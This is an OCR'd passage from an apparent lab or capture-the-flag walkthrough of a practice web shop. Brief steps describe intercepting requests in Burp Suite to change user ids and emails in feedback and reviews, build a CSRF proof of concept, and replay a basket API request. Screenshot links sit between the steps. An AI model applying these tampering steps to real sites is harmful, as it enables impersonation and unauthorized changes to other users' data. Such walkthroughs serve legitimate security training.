
- **Steps:**
    1. Open burpsuite browser then open customer feedback and send feedback






2. Change user id to another one and send
3. And you successfully solved it







6. CSRF

- **Steps:**
    1. Open burpsuite browser then open profile page and enter any username




    2. Then use burpsuite and take request to CSRF POC Generator






3. Change the value of username and write it in real time html editor then click submit by this you solve it successfully




7. Forged Review


- **Steps:**
    1. Open burpsuite browser and sign in by any account then open product and write any review




2. Use burpsuite to get request




3. Change the email to another one and send it







8. Manipulate Basket


- **Steps:**
  1. Open burpsuite and add product to basket then click forward until get “ /api/basketitems/ “ and send it to repeater




